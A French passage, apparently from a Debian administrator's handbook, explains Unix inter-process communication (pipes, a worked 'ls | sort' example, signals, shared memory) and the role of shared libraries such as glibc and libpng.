Pour éviter que les données soient stockées sur un disque dur, on peut également utiliser un tuyau ou tube (*pipe* en anglais). Il s'agit simplement d'un système de communications où des octets écrits à un bout ressortent tels quels à l'autre bout. Si les deux extrémités sont contrôlées par deux processus différents, on obtient un canal de communication simple et pratique. Les tubes se décomposent en deux catégories. Un tube nommé dispose d'une entrée spéciale dans le système de fichiers (bien que les données qui y transitent n'y soient pas stockées) et les deux processus peuvent donc l'ouvrir indépendamment l'un de l'autre, si l'emplacement du tube nommé est connu. Dans les cas où l'on cherche à faire communiquer deux processus apparentés (par exemple un père et son fils), il est possible au père de créer un tube anonyme, dont héritera son

fils après le *fork* ; les deux processus pourront alors s'échanger des données sans passer par le système de fichiers.

EN PRATIQUE

Un exemple concret

Étudions ce qui se passe lorsqu'on lance une commande complexe (un *pipeline*) dans un shell. Supposons que nous ayons un processus `bash` (le shell standard sous Debian), de *pid* 4 374, dans lequel nous tapons la commande `ls | sort`.

Le shell commence par interpréter la commande saisie. En l'occurrence, il s'agit de deux programmes (`ls` et `sort`), avec un flux de données de l'un vers l'autre (noté par le caractère `|`, dit *pipe*). `bash` crée donc un tube anonyme (qui n'existe pour l'instant que pour lui seul).

Puis il se duplique ; on obtient donc un nouveau processus `bash`, de *pid* 4 521 (les *pids* sont de simples numéros abstraits et n'ont généralement pas de signification particulière). Ce processus n°4 521 hérite du tuyau anonyme, il pourra donc écrire du côté « entrée » ; `bash` redirige d'ailleurs le flux de sortie standard vers cette entrée du tuyau. Il se remplace ensuite par le programme `ls`, qui va lister le contenu du répertoire courant ; comme il écrit sur sa sortie standard et que celle-ci a été au préalable redirigée, le résultat est effectivement envoyé dans le tuyau.

Une opération similaire est effectuée pour la deuxième commande : `bash` se duplique de nouveau, on obtient alors un nouveau processus `bash` de numéro 4 522. Comme ce dernier est également un fils du n°4 374, il hérite aussi du tuyau ; `bash` branche alors la sortie du tuyau sur son flux d'entrée standard, puis se remplace par le programme `sort`, dont la vocation est de trier les données reçues et d'afficher le résultat.

Toutes les pièces sont maintenant en place : `ls` parcourt le répertoire courant et envoie la liste des fichiers dans le tuyau ; `sort` lit cette liste, puis la trie par ordre alphabétique et affiche le résultat. Les processus n°4 521 et n°4 522 se terminent alors et le 4 374, qui s'était mis en attente, reprend la main et affiche l'invite pour permettre à l'utilisateur de saisir une nouvelle commande.

Mais toutes les communications inter-processus ne servent pas à faire transiter des flux de données. Il arrive également que des applications aient simplement besoin de se transmettre des messages comme « suspendre l'exécution » ou « reprendre ». Unix (et donc Linux) fournit pour cela un mécanisme de signaux, par lequel un processus peut simplement envoyer un signal prédéfini (parmi une liste fixe de quelques dizaines de signaux) à un autre, simplement en connaissant son *pid*.

Pour des communications plus complexes, il existe aussi des mécanismes par lesquels un processus peut par exemple ouvrir l'accès d'une partie de sa zone mémoire à d'autres ; cette mémoire est alors partagée entre plusieurs processus, ce qui autorise à faire passer des données de l'un à l'autre.

Enfin, les connexions par le réseau peuvent également servir à faire communiquer différents processus, susceptibles de s'exécuter sur des ordinateurs différents (voire séparés de milliers de kilomètres).

Tous ces mécanismes sont utilisés, à des degrés divers, dans le fonctionnement normal d'un système Unix typique.

B.5.4. Bibliothèques

Les bibliothèques de fonctions jouent un rôle crucial dans le fonctionnement d'un système d'exploitation Unix. Ce ne sont pas à proprement parler des programmes, puisqu'elles ne s'exécutent pas indépendamment, mais des collections de fragments de programmes qui sont utilisés par des programmes classiques. Parmi les bibliothèques les plus courantes, citons par exemple :

- la bibliothèque C standard (*glibc*), qui contient des fonctions de base telles celles permettant d'ouvrir des fichiers ou des connexions réseau, mais aussi de faciliter les interactions avec le noyau ;
- les boîtes à outils graphiques (*toolkits*), Gtk+ et Qt, qui permettent à de nombreux programmes de réutiliser les objets graphiques qu'elles proposent ;
- la bibliothèque *libpng*, qui charge, d'interprète et sauvegarde des images au format PNG.

L'existence de ces bibliothèques permet aux applications de réutiliser du code existant ; leur développement en est simplifié d'autant, surtout lorsque de nombreuses applications font appel aux mêmes fonctions. Comme les bibliothèques sont souvent développées par des personnes différentes, le développement global du système est ainsi plus proche de la philosophie historique d'Unix.

CULTURE

La méthode Unix : une chose à la fois

Un des concepts qui sous-tend le fonctionnement général des systèmes d'exploitation de la famille Unix est que chaque outil ne devrait faire qu'une chose, mais la faire bien, les applications pouvant alors réutiliser ces outils et construire une logique plus poussée par-dessus. Cela transparaît dans de nombreux domaines. Les scripts shell sont peut-être le meilleur exemple, qui assemblent en des séquences complexes des outils très simples (`grep`, `wc`, `sort`, `uniq`, etc.). Une autre mise en pratique de cette philosophie est visible dans les bibliothèques de code : la *libpng* permet de lire et d'écrire des images au format PNG, avec différentes options et de différentes manières, mais elle ne fait que cela ; pas question pour elle de proposer des fonctions d'affichage ou d'édition.

De plus, ces bibliothèques sont souvent dites « partagées », parce que le noyau est capable de ne les charger qu'une fois en mémoire même si plusieurs processus y font appel. Si le code qu'elles contiennent était au contraire intégré dans les applications, il serait présent en mémoire autant de fois qu'il y a de processus qui l'utilisent.

Index